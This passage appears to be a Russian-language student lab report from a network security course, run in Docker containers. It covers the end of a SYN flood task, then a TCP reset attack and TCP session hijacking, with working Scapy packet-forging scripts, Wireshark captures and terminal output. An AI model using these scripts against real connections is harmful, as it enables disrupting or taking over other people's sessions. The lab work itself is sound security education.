tcp      0      0 10.3.0.4:23            167.116.189.164:16468  SYN_RECV
tcp      0      0 10.3.0.4:23            98.129.3.211:41649   SYN_RECV
tcp      0      0 10.3.0.4:23            189.53.135.217:23104 SYN_RECV
tcp      0      0 10.3.0.4:23            58.27.6.123:21650    SYN_RECV
```

Шаг 2

Выполняем скрипт на машине злоумышленника...

Действие аналогично шагу 2 из 2.1.1

Шаг 3

Производим попытку подключения к хосту жертвы со стороннего хоста (**Host A**)

The screenshot shows a terminal window with two tabs. The left tab shows the command `sudo docker exec -it e8406e7c83f2 /bin/bash` and the password for user `astepanov`. The right tab shows the user `astepanov` connected via telnet to the IP address `10.3.0.4`. The session shows the user's prompt, the output of the `ifconfig` command, and the results of a `telnet` connection attempt to `10.3.0.4`. The terminal also displays the standard Ubuntu 20.04 LTS welcome message and system information.

```
astepanov@kali:~/media/sf_repo...twork security/Module 1/Task 2 × astepanov@kali:~/media/sf_repo...twork security/Module 1/Task 2 × ... × ... ×

↳ $ sudo docker exec -it e8406e7c83f2 /bin/bash
[sudo] password for astepanov:
root@e8406e7c83f2:/# telnet 10.3.0.4
Trying 10.3.0.4 ...
^C
root@e8406e7c83f2:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.3.0.2 netmask 255.255.255.0 broadcast 10.3.0.255
        ether 02:42:0a:03:00:02 txqueuelen 0 (Ethernet)
        RX packets 57 bytes 23424 (23.4 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 7 bytes 486 (486.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@e8406e7c83f2:/# telnet 10.3.0.4
Trying 10.3.0.4 ...
Connected to 10.3.0.4.
Escape character is '^].
Ubuntu 20.04.1 LTS
6f9b4624f903 login: astepanov
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

astepanov@6f9b4624f903:~$
```

Видим, что подключение проходит успешно.

Таким образом, можно сделать вывод, что настройка **tcp_syncookies**, позволяет устанить уязвимость на TCP SYN flood атаку.

Задача 2.2. TCP reset attack

Код скрипта:

```
#!/usr/bin/env python3
from scapy.all import IP, TCP, send, ls

ip = IP(src="10.3.0.3", dst="10.3.0.2")
tcp = TCP(sport=42228, dport=23, flags="R", seq=196944028)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Подготовка к атаке

В виртуальной машине Kali Linux был запущен docker-контейнер для эмуляции атаки по сбросу TCP соединения. Для прослушивания траффика между хостами используем Wireshark.

Шаг 1

Хост B (**10.3.0.3**) подключается по telnet к хосту A (**10.3.0.2**)

Шаг 2

В Wireshark находим последний TCP пакет, который был отправлен с хоста В на хост А. Нам необходимо определить sport (**42228**) и sequence number (raw) (**196944028**), который мы подставляем в наш скрипт.


- На этом шаге возникла путаница. Казалось что надо отправлять в качестве параметра **seq** значение из последнего пакета sequence number + 1. Однако, сессия telnet не сбрасывалась. Успешный сброс соединения был, когда я передал sequence number в качестве параметра seq.

Шаг 3

Выполняем скрипт с машины злоумышленника

Шаг 4

Проверяем соединение telnet... При попытке что то написать в командной строке - соединение оборвалось. TCP reset attack успешно выполнена.



Задача 2.3. TCP Session Hijacking attack

Подключиться к удаленному компьютеру и перенаправить входные и выходные соединения оболочки целевой системы, чтобы злоумышленник мог получить удаленный доступ к ней.

Код скрипта:

```
#!/usr/bin/env python3
from scapy.all import IP, TCP, send, ls

ip = IP(src="10.3.0.2", dst="10.3.0.3")

data = "\r Hello, victim \r"

ack = 2875355672
seq = 1492185207

tcp = TCP(sport=23, dport=50456, flags="PA", seq=seq, ack=ack)
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

В данном задании мы подключаемся по telnet с хоста В (**10.3.0.3**) к хосту А (**10.3.0.2**), а злоумышленник перехватывает tcp-соединение и передает в сформированном tcp-пакете на порт telnet сообщение, которое отобразится у клиента.

Данную атаку можно выполнить в обе стороны. В нашем примере мы эмулируем отправку текстового сообщения, которое будет выведено в терминал клиента, но так же можем и симулировать пакет с какой-нибудь командой, отправленный в сторону сервера и эта команда будет выполнена на стороне сервера.

Для того, чтобы симулировать отправку сообщения от сервера (хост А) клиенту (хост В), мы определяем последний TCP-пакет, отправленный от хоста В к хосту А и извлекаем из него поля **sequence number** и **ack**.

В ответном пакете от хоста А к хосту В эти значения фактически заменяются местами:

```
[next] ack = seq
[next] seq = ack
```

Формально, **ack** в сформированном злоумышленником пакете должен быть равен **seq + TCP Segment length** предыдущего пакета (т.е. длина передаваемых данных в предыдущем пакете), но **TCP Segment length** этого пакета имеет нулевую длину, поэтому просто **ack = seq**

В результате, выполнив скрипт на машине злоумышленника, в telnet-сессии хоста В отобразилось передаваемое в пакете сообщение

Capturing from br-e0083dc27e5d

No. Time Source Destination Protocol Length Info

1976	12551.502641...	10.3.0.3	TCP	66	50456 -> 23 [ACK] Seq=96 Ack=589 Win=64128 Len=0 TStamp=164725114 TSectr=3651148547
1977	12551.514425...	10.3.0.2	TELNET	174	168 bytes data
1978	12551.514499...	10.3.0.2	TCP	66	50456 -> 23 [ACK] Seq=96 Ack=697 Win=64128 Len=0 TStamp=164725126 TSectr=3651148559
1979	12551.519099...	10.3.0.2	TELNET	122	56 bytes data
1980	12551.519184...	10.3.0.3	TCP	66	50456 -> 23 [ACK] Seq=96 Ack=753 Win=64128 Len=0 TStamp=164725131 TSectr=3651148564
1981	13662.058818...	02:42:0b:db:8c:f3	Broadcast	42	Who has 10.3.0.1
1982	13662.058871...	02:42:0a:03:00:03	ARP	42	10.3.0.3 is at 02:42:0b:db:8c:f3
1983	13662.110254...	10.3.0.2	TELNET	71	17 bytes data

Sequence Number: 96 (relative sequence number)
Sequence Number (raw): 2875355672
[Next Sequence Number]: 96 (relative sequence number)
Acknowledgment Number: 697 (relative ack number)
Acknowledgment Number (raw): 1492185151
1000 = Header length: 32 bytes (8)
Flags: 0x010 (ACK)
Window: 501
[Calculated window size: 64128]
[Window size scaling factor: 128]
Checksum: 0x1431 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0

File Actions Edit View Help

astepanov@0f12a3a21955: ~ x astepanov@0f12a3a21955: ~ x astepanov@kali: ~ x

```
astepanov@0e4c5a25005f4:/$ telnet 10.3.0.2
Trying 10.3.0.2...
Connected to 10.3.0.2.
Escape character is '^'.
Ubuntu 20.04.1 LTS
0f12a3a21955 login: astepanov
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/adantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 12 20:18:54 UTC 2025 from HostB.net-1 on pts/2
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

Hello, victim 3a21955:~$
```

Num Lock B61

Packets: 2018 | Profile: Default

Module 1/Task 2

semon socket at unix:///var/run/docker.sock: unix /var/run/docker.sock: connect: permission denied

Module 1/Task 2

Module 1/Task 2

L\$ sudo docker os
docker: 'os' is not a docker command.
See 'docker --help'

(astepanov@kali)-[~/mnt/_/2 semester/Network security/Module 1/Task 2]

\$ sudo docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS
e4c5a25005f4 sb27/sf-lab1:latest "/bin/sh -c 'bash -c'" 13 seconds ago Up 12 seconds
0f12a3a21955 sb27/sf-lab1:latest "/bin/sh -c 'bash -c'" 13 seconds ago Up 12 seconds
85b0a9c6966 sb27/sf-lab1:latest "/bin/sh -c 'bash -c'" 13 seconds ago Up 12 seconds
992d67399c8d sb27/sf-lab1:latest "/bin/sh -c 'bash -c'" 14 seconds ago Up 12 seconds
tacker

(astepanov@kali)-[~/mnt/_/2 semester/Network security/Module 1/Task 2]